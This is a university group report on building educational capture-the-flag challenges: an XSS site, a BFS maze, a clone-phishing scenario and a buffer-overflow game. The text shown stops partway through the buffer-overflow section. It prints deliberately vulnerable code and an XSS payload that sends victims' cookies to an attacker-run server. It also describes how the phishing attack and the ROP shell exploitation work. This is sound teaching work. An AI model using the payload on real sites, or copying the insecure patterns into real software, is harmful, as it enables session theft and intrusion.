University of Southern Denmark

Department of Mathematics and Computer Science

BADM500: Group Report

Investigating and Creating Capture the Flag (CTF) Challenges

Authors

Esben Kylling Petersen
espet22@student.sdu.dk

Tobias Samsøe Sørensen
tobso22@student.sdu.dk

Karsten Finderup Pedersen
kpede22@student.sdu.dk

Yannick Gennadij Nustajev Mikkelsen
yamik22@student.sdu.dk

Supervisor

Jacopo Mauro
mauro@imada.sdu.dk

June 1, 2025

Contents

1 Introduction

Over recent years, the importance of cybersecurity has grown; as societies become more dependent on technology, so do the threats and vulnerabilities that follow. As our infrastructure demands greater awareness, education, and readiness in the form of educated personnel, we also need to develop better techniques for teaching and sparking interest in different important computer science topics. To teach and engage in these complex topics in a practical way, the usage of *Capture The Flag* (CTF)[6] challenges has grown and gained attraction in both educational and professional environments. In these challenges, education is gamified, leading to a dynamic teaching environment.

The purpose of this bachelor's thesis is to explore topics within computer science and cybersecurity by designing and developing five Jeopardy-style CTF challenges that introduce important concepts within topics such as web security, phishing, artificial intelligence (AI), binary exploitation (PWN), and open-source intelligence (OSINT).

We start by introducing the reader to some uncommon tools and libraries that we have used to create our challenges (Sect. 2). We then discuss the design and implementation of the different challenges, starting with "Chirper", whose topic is cross-site scripting (XSS) (Sect. 3). We then look at "Maze Game", which tests the users on the Breadth-First Search (BFS) algorithm (Sect. 4). The "You've Got Mail" challenge sets up an environment where the player can execute a phishing attack (Sect. 5). The "Pwnfish" challenge presents a simple fishing game that is vulnerable to buffer overflow and format string exploits (Sect. 6), and the "Exif Marks the Spot" challenge explores cyber hygiene through a simulated real life scenario (Sect. 7). Following the challenges, we reflect on our teamwork (Sect. 8), which is followed up by a discussion of the outcome of the project (Sect. 9) and ended with a conclusion (Sect. 10).

The source code of the challenges can be found in the attached file: `source-code.zip`.

2 Preliminaries

Throughout this project, we have used knowledge about cybersecurity, computer science, and tools and libraries. The most important preliminaries are introduced in this section.

2.1 Chromium

To simulate user activity on websites, we have used libraries like Puppeteer[41] (version 24.3.0) and go-rod[44] (version v0.116.2), which use Chromium[40] to interact with websites. This makes it possible to navigate to pages, take screenshots, and maintain cookies programmatically.

2.2 Pwntools

To interact with challenges remotely, we will use the `pwntools`[21] library (version 4.12.0) for Python. It is used in the automated solvers to remotely connect to challenges and interact with them.

2.3 CTF Platform Limitations

Our CTF challenges will run on the CTF platform[5] provided by our supervisor, Jacopo Mauro. At the time of writing this report, the hosted platform has a few limitations that we need to adhere to. The upload limit for challenges is set to 10 MB, and each challenge will have 4 GB RAM available when running. Additionally, the platform limits how participants can interact with it, exposing only ports for HTTPS and SSH traffic. Therefore, the "Chirper", "Maze Game", "You've Got Mail", and "Pwnfish" challenges rely on an auxiliary SSH service, to which participants can connect, and from there access the challenge environment.

2.4 Challenge Hardening

Challenges are run in isolation on the CTF platform, but we still need to minimize vulnerabilities inside of them. Since our challenges are built as containerized services using Docker and Docker Compose, there are several strategies we can utilize. We can minimize our images by selecting minimal base images, like Alpine, and using multi-stage builds to reduce the final image size. We have not done this fully for all challenges, as we focused on implementing and refining them.

2.5 Healthcheck Endpoints

On the CTF platform, a healthcheck endpoint is used to check whether challenges are ready. When the endpoint can be reached and returns a status code 200, then the CTF platform marks it as ready. We have created a separate service in all our challenges for this purpose. This was done to keep the functionality apart from the challenges themselves, as they differ in how they are structured. Some don't have websites, and some use subdomains.

2.6 AI Usage

We have used ChatGPT for the blog and mail challenge. We have used it to generate fake images of people and locations, as well as content for our websites, like filler paragraphs and flight data. While writing our bachelor's thesis, Grammarly was used to assist with spell checking and grammar.

3 XSS Challenge

3.1 Challenge Overview

This challenge is called "Chirper" and sets up a system with a website where users can create posts that are vulnerable to XSS. Users can also create hidden posts, called drafts, and this is where the CTF flag is stored. XSS is a serious problem. Attackers can use XSS to send malicious code through a vulnerable system and get it to run on the end users' browsers, where it can then access cookies and manipulate the content of web pages[49, pp. 507-508]. XSS ranked number seven on the OWASP Top 10 in 2017, when it had its own category, and was found to be the second most prevalent issue[19].

The idea for this challenge came from knowledge gained from the course Networks and Cybersecurity[46] and our interests in the web. We were all part of the design and implementation of this challenge. We developed the challenge by first splitting it into smaller tasks. Esben and Yannick worked on designing and implementing the website, and Tobias added password authentication and JWT[28] cookies. Karsten configured the structure of the challenge using Docker and NGINX and created the simulated user service. Karsten and Tobias implemented the automated solution. Even though the tasks were split, the whole group had regular meetings to discuss and help with the various parts.

We expect the challenge to be of medium difficulty. To successfully complete the challenge, we either expect the participant to have basic knowledge about XSS or a willingness to learn about it.

3.2 Technical Details

3.2.1 Challenge Design

The vulnerabilities in this challenge are that the website is vulnerable to stored XSS. Users can write whatever they want in posts, which is then stored in a database and then rendered in other users' browsers. This is combined with non-httpOnly authentication cookies, meaning client-side code can access them. Thus, if a user creates a post containing a script, it will be executed whenever another user loads the post. To solve the challenge, the participant and the system have to go through the following steps:

- Start an HTTP server and create the content for a post with XSS to steal cookies.
- Post it on the website.
- A simulated admin user will then render the post when they reload their page, thus executing the script in the post.
- Their authentication cookie will then be sent to the participant's HTTP server.
- The participant can now swap their auth token with the victims and find the flag in the draft posts.

3.2.2 Architecture

The diagram in Figure 1 illustrates the architecture of this challenge. To implement the challenge with the vulnerabilities described above, we need the website (`chirp` service) to not sanitize posts, and to not mark authentication tokens as httpOnly. This is necessary to make sure client-side code from posts can access the cookies. We also store the posts in a PostgreSQL database, so posts can be saved for later. This allows for stored XSS attacks. To render the participant's posts and run the stored script, we have the `admin-user` service. This service accesses the website and keeps reloading the home page to see new posts. The `openssh` service allows the participant to connect to the challenge environment, where they can host an HTTP server that can receive the cookies when the admin user runs the XSS post.




Figure 1: XSS challenge architecture

3.2.3 Implementation

To implement the website, we used Hono[27], which is a simple web framework that can be used to create server-rendered websites. To show unsanitized content on the website, we use the HTML attribute `dangerouslySetInnerHTML`, so Hono knows not to sanitize it. This would often not be done in practice, and Hono also warns us by having "dangerously" in the attribute's name. However, in normal HTML and JavaScript, elements have a property called `innerHTML`, which does not warn us. Inexperienced developers might use this to render HTML. A snippet of our post component with this can be seen in Listing 1. It uses JSX to insert the `post.body` in the `<p>` tag's `innerHTML`.

```
<div class="post-body">
    {/* I found this cool attribute to set the body exactly how i want
     ↪  it! */}
    <p dangerouslySetInnerHTML={{ __html: post.body }} />
</div>
```

Listing 1: Dangerously set `innerHTML`

In order to prevent marking cookies as httpOnly, we skip specifying it in the `setCookie` function provided by Hono. We also don't specify when cookies will expire. This is to make it easier for the participant, so they aren't pressed by time. This can be seen in Listing 2.

```
authRoutes.post("/login", async (c) => {
  const formData = await c.req.formData();
  const username = formData.get("username") as string;
  const password = formData.get("password") as string;

  const user = await findUserByUsername(username);

  // Validate password
  ...
  // Setup JWT cookie
  const payload: JWTPayload = {
    userId: user.id,
    // exp: Math.floor(Date.now() / 1000) + 60 * 5, // Token expires in 5
     ↪  minutes
  }
  const secret = process.env.JWT_SECRET ?? 'mySecretKey';
  const jwtToken = await sign(payload, secret);
  setCookie(c, 'jwt', jwtToken);

  return c.redirect("/");
});
```

Listing 2: Set non-httpOnly cookies with no expiration

As stated, we have created a simulated admin user, with source code found in Appendix A.1. This is the participant's victim, and it uses Puppeteer to sign in and get an authentication cookie. After it has signed in, it just keeps reloading the homepage every 15 seconds, so it will render new posts. A snippet of navigating to the login page and inserting the username and password is shown in Listing 3. We can use CSS selectors to select the input fields and the login button and interact with them.

```
...
const LOGIN_USERNAME_SELECTOR = "#username";
const LOGIN_PASSWORD_SELECTOR = "#password";
const LOGIN_BUTTON_SELECTOR = "#login-btn";
...
await page.goto(LOGIN_PAGE_URL);
await page.locator(LOGIN_USERNAME_SELECTOR).fill(USERNAME);
await page.locator(LOGIN_PASSWORD_SELECTOR).fill(PASSWORD);
await page.locator(LOGIN_BUTTON_SELECTOR).click();
...
```

Listing 3: Login using Puppeteer

3.2.4 Testing

To test our challenge, we have created a solution that mimics the steps the participant will have to take, as described earlier. The body of the post from our solution can be seen in Listing 4. It contains a `<script>` tag which uses the `fetch` function to perform a GET request, embedding the cookies as query parameters in the request URL.

```
const POST_BODY = `Very cool
↪  body.<script>fetch('http://${sshIpAddress}:${HTTP_SERVER_PORT}
   ?'%2Bdocument.cookie);</script>`;
```

Listing 4: Post body from solution

The challenge has been verified on the CTF platform with challenge ID:
`0a516902-9dde-4add-b877-835de1c0ae21`.

3.2.5 Difficulty Assessment

We mark this challenge as medium difficulty. The participant needs to be able to realize the website is vulnerable to XSS and that the authentication cookies are available in client-side scripts. They then need to combine this knowledge and execute an attack. The challenge is quite easy if they know about XSS and httpOnly cookies, but it becomes harder if they don't.

4 Maze Game Challenge

4.1 Challenge Overview

This challenge is called "Maze Game" and consists of a text-based game the player must complete in order to retrieve the flag. The game involves escaping a maze with little indication of where the player is located. The player can move left or right using "L" and "R". They can do this until the end is reached. They will also be able to reset and go back to the start using "b". The player will be shown the path they are currently on, and it will reset when going back. Note that both upper and lower case characters will be accepted. The idea for this challenge was developed by Esben with inspiration from the course Introduction to Artificial Intelligence[45]. The other group members helped with automating the solution. The challenge will test the participants' ability to find the exit using Breadth-First Search (BFS), and their technical ability to access the challenge using a script remotely to automate the solution.

4.2 Technical Details

4.2.1 Architecture

The architecture of the challenge is shown in Figure 2. It will utilize the `SSH_PORT` and `HTTP_PORT` exposed by the CTF platform. To play the game, the player must first establish a connection to the SSH server (`openssh` service). From there, the player can use nc (netcat) to reach the desired endpoint and interact with the game, this endpoint will be given to the player. The `healthcheck` service is used to validate whether the service is running as expected and does not need to be visited by the player to solve the challenge.




Figure 2: Maze game challenge architecture

4.2.2 Solution

Modeling the maze as a graph problem will make it easier to solve. By using the path taken as potential nodes, we can find a solution efficiently. Since the player can backtrack to the start, it is possible to implement BFS. BFS guarantees a solution if one exists, even if the maze has loops and the structure is unknown to the player. Although we don't have a visible tree or graph, we know our search space, we can then simulate BFS traversal by generating a string like (RbLbRRbRLb...). Here, each 'b' denotes a reset to the start, allowing the player to explore each new path from the beginning. This way, the player explores "R", then "L", then "RR", then "RL", and so on until the solution is found. This BFS string may become very long, so it will be practical to create a script to generate it. The player just needs to find how deep to traverse.

```python
def BFS(x: int) -> str:
    """generates all possible paths in the given depth in a string
    >>> BFS(2)
    "RRbLRbRLbLLb"
    """
    last_path = [""]
    i = 0
    while i < x:
        last_path = [y+"R" for y in last_path] + [y+"L" for y in
        ↪  last_path]
        i = i+1
    path = ''.join([y+"b" for y in last_path])
    return path
```

Listing 5: BFS

We only need to generate the paths at a given depth. This is an optimization since BFS will explore all previous depths. For example, exploring all nodes at depth five also includes all paths at depths 1-4. So, there is no need to generate paths for previous depths. The number of possible paths (nodes) at depth h is 2^h, so generating a BFS traversal string up to depth 50 would result in 2^{50} paths which each will be 50 characters long followed by a "b", creating an enormous string. This forces us to begin at a reasonable depth and incrementally increase the depth if the solution has not been found to find the solution within a computable space. We can now generate all possible paths. We then only need to insert one character at a time into the maze game to explore all possible paths to find the exit. Since the challenge is hosted on a remote server, accessible via SSH, and the maze game is running at chall:1337, we must first connect to the SSH server to access the game. The code in Appendix B.1 is from the solver and uses an SSH tunnel to forward a local port (127.0.0.1:3242) to the game server's endpoint (chall:1337), which is behind the SSH server. We use the `sshtunnel`[36] Python package to set up a connection The username and password are provided to the participant (test:test), as well as the host and port of the game service (chall:1337). As shown in Appendix B.2. We use the pwntools library to automate the process of inserting each character of the generated BFS string into the maze game. After the connection is established, we generate a BFS path for a starting depth. Since the game only accepts one character at once, the script must send each character individually. If the entire path has been sent without finding the solution, the script increases the depth and tries again. This continues until we find the correct path and get the flag.

4.2.3 Design Choices

The maze is not a real maze, but rather an acyclic graph where each node has exactly two outgoing edges, one for "left" and one for "right". Where each possible input provided by the player is either "L", "R", or "b", causes the game to traverse the graph accordingly. By designing the graph carefully, we can ensure that there is only one correct path to the exit. The graph contains a single exit node. When the player reaches this node, the game stops and prints a special message, in this case, the flag. This maze implementation, based on a graph, is not a string comparison method. We also thought of two alternative implementations. One would be to use string comparison, and we considered two different ways to approach that. First, we could compare the current path to the correct path that leads to the exit. However, this approach is less efficient because as the path grows longer, the comparison operation becomes more expensive. Alternatively, we could compare the current input character to the expected character in the correct path. This would avoid comparing the full string, but it would still require additional logic to handle situations such as taking a wrong turn or figuring out which character to compare next. Overall, this adds complexity compared to simply traversing the graph and checking whether you've reached the exit node. The graph implementation also makes it easy to design new mazes in the future and adjust their complexity if needed, simply by modifying the maze-graph file without having to change the game files.

The game is essentially endless, since some of the nodes form loops, which means the player can get stuck in an infinite cycle. This makes a naive Depth-First Search ineffective unless it is implemented with a depth limit. The design encourages the player to use Breadth-First Search or a similar strategy to avoid infinite wandering. The decision that the player can only input one character at a time, for example, the player can only move "R", "L", or "b" at any given point in the maze, is intentional. The reason for this design choice is to encourage the player to automate the solution, unless they really want to manually input over 4000+ characters. To play the game, the player must first connect to an SSH server. And when logged in, the player can, for example, use netcat to connect to the maze game running on a specific endpoint.

By having remote access, the players cannot view the source code of the challenge. This is essential since if these files were exposed, the challenge would be trivial to solve, defeating the purpose of the challenge.

4.2.4 Testing Process

The first step was to test the core functionality of the maze game, whether the game behaved as expected when receiving input. This was relatively straightforward, since the player is only allowed to input single characters: "r", "l", or "b". We tested all valid and some invalid input scenarios. Examples of invalid inputs include random characters and sequences of valid inputs given as a single line. As expected, all invalid inputs triggered the game's help message, which correctly informed the player that the input was not valid. This verified that input validation and feedback worked as intended. The only potential issue we identified is related to how the current path is stored internally in a Python list. If a player continuously inputs a single direction without end (e.g., repeatedly pressing 'r'), the list will grow indefinitely. However, this is not a practical concern, as the number of steps required to exhaust memory on a 64 bit system would require a path length on the order of $2^{63} - 1$ characters[20] (Depending on the system's available memory) a scenario that is technically possible but completely unrealistic.

Next, we tested whether the maze was implemented correctly by manually playing the game and verifying that the path to the flag matched the expected result. We then used the BFS based solution file to confirm that the generated path string also successfully reached the flag. Finally, we tested the solver script in three different environments. Locally on our development machine, we built the Docker images, started the challenge, and ran the solver. The solver successfully found and printed the flag. We then tested the solver in a virtual Alpine-based machine. The challenge was deployed, and the solver was run locally. Again, the solver correctly found the flag, and then we tested the challenge using the CTF platform, which once more successfully identified and printed the correct flag. It was successfully verified with challenge ID: `27260159-69f8-4dbf-8bd9-5ee93f724824`.

4.2.5 Difficulty Assessment

We rate the difficulty of the challenge as medium. To complete the challenge, the player must first of all understand breadth-first search. Apply it in a context where the graph is not visible. Know that BFS will find the solution if one exists. Write a script to generate the input string based on BFS traversal and then also generate a script that can input this string into the game, one character at a time. This demands knowledge of SSH and tools like `pwntools`. The challenge becomes significantly more difficult if the player lacks this knowledge.

5 Mail Challenge

5.1 Challenge Overview

This challenge is called "You've Got Mail". Its goal is to get the player to set up and execute a phishing attack against a fictional company, Meridian Corp, to get access to one of their employees' login credentials. Phishing emails are a real-world threat: attackers can bypass security systems if they are able to trick people into giving them their credentials willingly[49, page 303]. Attackers can also utilize information about their victims, like copying legitimate emails and replacing their links with their own. This is a specific form of phishing, called clone phishing[13]. The challenge's goal is to inform the player about phishing attacks and how easy they are, by making the participant perform a simulated clone phishing attack. Karsten designed, implemented, and tested this challenge, but the rest of the group contributed by trying and commenting on it. This idea came from the knowledge gained from the course Networks and Cybersecurity[46], where we learned about mail servers and phishing. To educate people about phishing emails, institutes like SDU send out fake phishing emails to see how many click on them[47]. This keeps people alert and educates those who fall for them.

The challenge is expected to be easy to solve. The player will need to use OSINT to find the target. They also need to know a little about styling the content of emails, using HTML and CSS.

5.2 Technical Details

5.2.1 Challenge Flow and Solution

The vulnerability in the challenge is that an employee at Meridian Corp is bad at IT. They think the email the player sends to them is correct, so they send their login credentials back to them. To solve the challenge, the player and the system have to go through the following steps:

- Find a non-tech-savvy employee on Meridian Corp's website.
- Start an HTTP server and clone the email from the handout image with an `<a>` tag to the HTTP server. The email to replicate is illustrated in Appendix C.1.
- Send the cloned email to the employee.
- The simulated user will then validate the email. It will check if the email subject is urgent, meaning it contains an urgent keyword such as "important". It will also validate the actual content of the email and check if it matches the image that was given to the player.
- If valid, it will send its username and password in the response body of a POST request. The password is the CTF flag.

5.2.2 Challenge Architecture

We can now describe the design of the different services and the architecture of the entire system. The architecture of the challenge can be seen in Figure 3. We need a simple static website that is Meridian Corp's landing page. This will contain information about their employees.

We also need a mail server that the player can send emails to. To begin with, we wanted to set up an entire mail server with a web interface. This took a lot of time, so because of time restrictions and also the resource limits on the CTF platform, we scrapped this idea. Challenges should only use 4 GB RAM, and systems like Docker Mailserver recommend having 2 GB of RAM available for the mail server alone[11]. We instead chose to use MailHog[31], which is a testing tool that sets up a lightweight SMTP server and stores all incoming emails in a single in-memory inbox that is accessible from `/api/v2/messages`.




Figure 3: Mail challenge architecture

We then need to simulate the employees at Meridian Corp, who need to listen for emails in their "inboxes" and check if the emails they receive are valid. They should somehow send their login credentials to the player. At first, we wanted the player to set up a web page with a login form that this service could interact with, but because of time restrictions, it will just send a POST request. To send mails to MailHog, we need to set up a system that the player can SSH into. This service is exposed on the `SSH_PORT` of the CTF platform. Here, the player will be able to send emails. The player can also run their HTTP server here, so the employees can send a POST request to it. We also have a `healthcheck` service, so the CTF platform can check if the challenge is running. This is its own service to split the functionality out from the company's webpage and the mail web UI. Since we have multiple websites, we use NGINX to direct incoming traffic to them, based on what subdomain the URL contains. It will redirect `company` to Meridian Corp's landing page and `mail` to MailHog's web interface. With no subdomain, it will redirect to `healthcheck`. NGINX will get exposed on port `HTTP_PORT`.

5.2.3 Implementation

To implement the simulated users, the company website, and the healthcheck endpoint, we used the programming language Go[23], version 1.23.9. Go has a powerful standard library, and it is designed to be simple to read and maintain, making it both great for web apps and backend services. We will describe the implementation of the `users` service here, as it is the most interesting. It checks `/api/v2/messages` from MailHog every five seconds. When it finds new messages it validates that the correct employee is the receiver, since all mails end up in the same "mailbox". It then validates the subject, and that the MIME-type of the email's content is `text/html`. To render the HTML content we have created the function, `html2image`, seen in Listing 6. It uses go-rod and Chromium to render and take screenshots. To render HTML content directly in a browser, without serving it from an endpoint, we can use data URLs[1], by encoding the HTML content into one.

```go
func html2image(html string, width, height int) (image.Image, error) {
    // Convert html to data url
    dataUrl := dataurl.EncodeBytes([]byte(html))
    // Open html using data url in browser
    path, has := launcher.LookPath()
    if !has {
        return nil, fmt.Errorf("could not find browser path")
    }
    u := launcher.New().Headless(true).Set("disable-dev-shm-usage").
        Set("disable-gpu").Bin(path).MustLaunch()
    page := rod.New().Trace(true).ControlURL(u).MustConnect().
            MustPage(dataUrl).MustWaitLoad()
    page.MustSetViewport(width, height, 1, false)
    // Capture screenshot
    screenshot, err := page.Screenshot(false,
     ↪  &proto.PageCaptureScreenshot{})
    if err != nil {
        return nil, err
    }
    return png.Decode(bytes.NewReader(screenshot))
}
```

Listing 6: `users` service's Dockerfile

We then launch Chromium in headless mode, set its viewport to the size of the handout

[1]Data URLs come in the format: `data:[<media-type>][;base64],<data>`, so for rendering "Hi, Mom!" in a `<h1>` tag we can use the following URL: `data:text/html,<h1>Hi, Mom!</h1>`.

image (Appendix C.1), go to the data URL, and take a screenshot of it. We use the flag `disable-dev-shm-usage` as it is a workaround for an issue where `/dev/shm` is too small in some virtual machine environments[1]. The `disable-gpu` is to make sure the GPU is disabled, as we don't need one for rendering.

Now that we have the screenshot, we use a library called pixelmatch[35] to check the difference between the target image and the screenshot with a threshold of 25 percent. If it matches, then the email was valid, and we send our credentials to the link in the email.

5.2.4 Challenge Hardening

To adhere to the principle of defense in depth that the CTF platform mentions[29], we focused on challenge hardening for this challenge. Every container uses a non-root user to limit privileges. We use multi-stage builds to minimize the final images. We don't need Go when running services, only when building them. An example of this can be seen in Appendix C.2, where we build the `users` service and copy the executable from the builder stage to our final stage and run it. We also limit the resources the services can use using Docker Compose. We give 2 GB to the `users` service, as it needs to run Chromium, and spread the other 2 GB to the rest of the services.

For the NGINX service, we use a `nginxinc/nginx-unprivileged` image so NGINX runs as non-root[33]. Normally, NGINX runs as root and can manage system-level resources; this is a problem if the service gets compromised.

5.2.5 Testing

To test if the challenge works as intended and get it verified on the CTF platform, we have created an automated test that replicates the steps the player will have to do to solve the challenge. This ensures that the challenge is solvable, as there will be at least one solution to it. The solution uses `golang.org/x/crypto/ssh`[4] to connect to the `openssh` service. Here, it sets up a Python HTTP server that accepts POST requests and sends the phishing email. The employee then validates the email and sends their username and password to the HTTP server. The password is the flag. This is then written to `/run/solution/flag.txt` so the CTF platform can verify it. We got this challenge verified on the CTF platform with the challenge ID: `698f6327-406b-4df7-b106-d5731dc36508`.

5.2.6 Difficulty Assessment

We rate the challenge to be easy. The challenge feels like a good and fun introduction to phishing emails. The user gets to do the actual attack pretty fast (based on their speed), without knowing too much about mail servers. This was what we aimed for: to inform the player on how easy it is to clone emails that non-tech-savvy people might fall for.

6 Pwnfish Challenge

6.1 Challenge Overview

The "Pwnfish" challenge is a relatively standard example of a binary exploitation challenge. The purpose of the challenge is to illustrate some of the perils of C programming, as well as to gain a deeper understanding of how programs are executed on modern computers. The challenge revolves around a simple menu-based fishing game written in C. As is typical of PWN challenges, the participant is provided with the compiled `pwnfish` program, which is also playable on a remote server. The handout also includes the source code and the version of the GNU C library (glibc)[38] being used on the remote server (version 2.35). Once the player has crafted an exploit that works locally, they can execute it on the remote server to obtain the flag. To complete the challenge, participants must exploit a buffer overflow and format string vulnerability to circumvent protections compiled into the binary, and eventually spawn a shell to retrieve the flag. The motivation behind this challenge, was to explore how common security measures, such as PIE, ASLR and stack canaries, can be bypassed using well known exploitation techniques. We expect this challenge to be of a medium to hard difficulty, as it involves many intricate technical details.

Tobias was the primary proponent and developer of the challenge, while the rest of the group contributed by testing and commenting on the challenge.

6.2 Technical Details

6.2.1 Architecture

The architecture of this challenge is illustrated in Figure 4. The structure is almost identical to that of the Maze Game challenge from section 4.




Figure 4: Pwnfish challenge architecture

As in the previous challenges, the OpenSSH server is used to facilitate access to the challenge environment, allowing participants to enter through SSH, and then connect to the `pwnfish` container (using e.g. netcat or pwntools). We also use a prebuilt image `cybersecnatlab/challenge-jail`[8] for the `pwnfish` challenge container shown in the figure, which allows for convenient and hardened setup of PWN challenges. The image was also used in the openECSC-2024 CTF competition[12], which demonstrates its reliability. The image uses `nsjail`[24] to isolate the challenge even further, and `socaz`[9] as the TCP forking server. Using this image allowed us to focus on the more technical details of the actual exploitation, while still ensuring that the challenge runs in a hardened environment.

6.2.2 Challenge Design

In this section, we begin to describe and justify the overall challenge design. The `pwnfish` executable is compiled for the x86-64 architecture[50] from source files `main.c` and `fish_t.h`, with standard protections applied by the GNU C compiler (gcc)[39] version 11.4.0 on Ubuntu 22.04.5 LTS. These protections are explicitly enabled with flags in the Makefile in appendix D.1, though they would be enabled by default on most systems[2]. The program provides a simple menu with five options as an interface to the user. The user can catch and name a new pet fish, which is then added to a singly-linked list on the heap containing all fish. The user can choose to show a fish with a specific name, and the program then prints the fish. The user can also list the names of all caught fish, and release a fish with a specific name. Finally, the user may exit the program safely.

We designed and implemented the challenge in a highly iterative manner, starting with a simple buffer overflow and no protections enabled. We ended with a program that has all default protections enabled, which was the ambition.

Since we use the heap to store the linked list of fish, it would be very natural to iterate on the challenge in the future to require heap-based exploitation techniques instead of the current stack-based vulnerabilities. This would make the challenge even harder and the vulnerabilities more realistic.

Another consideration is whether to include the source code in the handout. Excluding the source code from the handout could make the challenge slightly harder, encouraging the participants to decompile the binary using a decompiler such as Ghidra[2]. This would make the scenario slightly more realistic, but also introduce more friction for participants solving the challenge. We chose to include the source code, so the participants can focus on the main exploitation techniques, which makes the challenge somewhat less challenging.

6.2.3 Vulnerabilities and Protections

In the following section, we aim to explain and justify the main vulnerabilities and protections present. The first vulnerability comes from using `scanf("%s", buffer)` to get user input. When using `scanf` in this way, there is no limit on the length of the input; the

[2]The Makefile in the verified challenge does not have the flags explicitly enabled. However, inspecting the binary with `checksec` confirms that they have been applied.

function only stops reading when it encounters a whitespace character. Thus, if reading into a buffer on the stack, it is possible to overflow the buffer and overwrite values, such as the stored instruction pointer at the bottom of the current stack frame. Appendix D.2 contains the `show_fish` function, which misuses `scanf` as described. The `scanf` function, which, while highly dangerous, reflects a more realistic programming error than the use of the deprecated `gets` function. The compiler explicitly warns about the use of some dangerous functions such as `gets`, but gives no warning when using `scanf("%s", buffer)` since there are correct ways to use `scanf`, while `gets` is deprecated and should never be used. Therefore, using `scanf` is still a potential pitfall for inexperienced programmers. A technique commonly used with buffer overflows is return-oriented programming (ROP)[10]. This type of attack chains small pieces of code together, called gadgets, that all end with a `ret` instruction. This is accomplished by putting the addresses of the gadgets on the stack in order beginning at the stored instruction pointer. Using a ROP chain, it is possible to string together an fairly complex series of instructions, and eventually spawn a shell.

